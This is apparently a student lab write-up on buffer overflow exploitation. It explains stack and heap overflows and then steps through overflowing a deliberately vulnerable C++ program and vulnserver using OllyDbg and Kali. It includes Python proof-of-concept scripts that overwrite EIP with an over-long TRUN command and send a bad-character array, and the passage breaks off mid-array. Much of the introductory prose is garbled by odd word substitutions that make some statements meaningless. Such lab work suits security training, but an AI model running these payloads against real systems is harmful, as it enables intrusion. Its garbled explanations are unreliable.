Penetration Testing for Enterprise Security

Buffer Overflow Exploitation

Assignment 1

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Subject: Penetration Testing for Enterprise Security

Course: M.Sc. Information Technology (Cyber Security)

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Introduction

A buffer overflow is a typical programming coding mistakes that an attacker could exploit to access your framework. To effectively alleviate buffer overflow vulnerabilities, it is essential to comprehend what buffer overflows are, what risks they posture to your applications, and what procedures attackers use to effectively exploit these vulnerabilities.

This mistake happens when there is a high number of information in a buffer than it can deal with, making information overflow into adjoining memory storage. This vulnerability can cause a framework crash or, worse, make a section point for a cyberattack. C and C++ are increasingly defenseless to buffer overflow. Secure improvement practices ought to incorporate customary testing to identify and fix buffer overflows. These practices incorporate programmed assurance at the language level and limit checking at run-time.

What is buffer overflow attack

A buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. A buffer overflow occurs when more information is placed into a fixed-length buffer than the buffer can deal with. The additional data, which needs to head off to some place, can overflow into adjacent memory space, corrupting or overwriting the information held in that space. This overflow for the most part brings about a system crash, yet it additionally creates the open door for an attacker to run discretionary code or control the coding blunders to provoke malicious actions.

Many programming languages are inclined to buffer overflow attacks. However, the degree of such attacks differs relying upon the language used to compose the vulnerable program. For instance, code written in Perl and JavaScript is commonly not susceptible to buffer overflows. However, a buffer overflow in a program written in C, C++, or Assembly could permit the attacker to compromise the focus on the system.

Cybercriminals exploit buffer overflow issues to modify the execution way of the application by overwriting portions of its memory. The malicious additional information may contain code intended to trigger specific actions — in effect sending new instructions to the attacked

application that could bring about unapproved access to the system. Hacker techniques that exploit a buffer overflow helplessness shift per architecture and operating system.

Coding mistakes are typically the cause of buffer overflow. Common application improvement botches that can prompt buffer overflow to include neglecting to allocate huge enough buffers and neglecting to check for overflow issues. These errors are especially problematic with C/C++, which does not have worked in protection against buffer overflows. Consequently, C/C++ applications are regularly focused on buffer overflow attacks.

Types of Buffer Overflow Attacks

Stack-based buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function.

Heap-based attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations.

How to keep safe buffer overflows from happening.

Buffer overflows in programming can be mitigated in a few different ways. Mitigation is the process of limiting the impact of danger previously or after the danger occurs. This is exactly what we have to do concerning buffer overflows. They can be kept from occurring before they occur (proactive). In any case, since buffer overflows continue occurring, despite the proactively taken actions to maintain a strategic distance from them, we additionally need mechanisms in place to limit impact when they do occur (reactive countermeasures). How about we view how buffer overflow avoidance and alleviation functions.

Buffer overflow prevention

The best and best arrangement is to forestall buffer overflow conditions from occurring in the code. For instance when a limit of 8 bytes as info information is expected, then the measure of information can be kept in touch with the buffer to be constrained to 8 bytes whenever. Additionally, software engineers ought to utilize spare functions, test code, and fix bugs accordingly. Proactive strategies for buffer overflow avoidance like these must be utilized at whatever point conceivable to restrain buffer overflow vulnerabilities.

Steps to perform a Buffer Overflow attack:

Step1: Identify a vulnerability in the application


Step2: attach it with debugger and try to see if you can overwrite the return value or not by giving some input to the vulnerable program.


Step3: automate the process by using any scripting languages like Perl or python.

Step4: try to inject the shellcode and redirect the execution flow.


Part 1:


The below C++ programs shows the vulnerable code and which lets the attackers perform the buffer overflow attack.






In the command window enter the characters less than the array limit and found that the application is running smoothly without any errors. Then in the second time enters the characters which exceed the buffer limit and thus the application got crashes.







This shows the application crashes due to buffer overflow attacks.

Open the ollydbg and investigate at which point the buffer overflow took place.






In this demonstration, I have used the Perl language. To check whether Perl programming is installed to the system, type **Perl –v** in the command window of the windows machine. This is will show the version of the Perl installed.




Simple Perl programming is used to exploit the application. By running the exploit it crashes the application as shown below.




Part 2:


Identify the IP address of the victim machine:



Identify the IP address of Kali machine:




Identify the vulnserver protocol:



Identify the position of EIP:


All of the registers have been overwritten by 41 (hex for A). This means that we have a buffer overflow vulnerability on our hands and we have proven that we can overwrite the EIP. At this point, we know that the EIP is located somewhere between 1 and 2700 bytes, but we are not sure where it's located exactly. What we need to do next is figure out exactly where the EIP is located (in bytes) and attempt to control it.

The EIP was composed of 41414141, the hex code of the "A" character, and we sent 5050 "A" characters. Our buffer overwrote EIP. We can overwrite the EIP area with any value on the off chance that we consider it in our buffer.



Identify the position of EIP in Olly Dbg:

Run the first python script in the Kali Linux machine. Then go to the Windows machine where the vulnserver is running in the Olly Dbg application. If you see the EIP address value it has been shown below. Copy the address value to find the exact match of offset.




Find an offset pattern:

To find the offset pattern copy the EIP address value and paste in the ruby script. It will show the exact match offset in 2003.

Change the offset value in the second python program and restart the vulnserver from the windows 7 machine before running the python program.


```
Open                    poc2.py                    Save
                    ~/Downloads/Vulserver

#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port=9999

buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```



If we see the EIP address value it would have been changed to the Hex value of “B”. That means the EIP has been overwritten by the value B.

Finding the bad character:

Certain byte characters can cause issues in the improvement of exploits. We should run each byte through the Vulnserver program to check whether any characters cause issues. As a matter of course, the invalid byte(x00) is constantly viewed as a bad character as it will shorten shellcode when executed. To discover bad characters in Vulnserver, we can include an extra factor of "bad chars" to our code that contains a rundown of every hex character.



Open ▾ poc3.py ~/Downloads/Vulserver Save

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port=9999

chars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
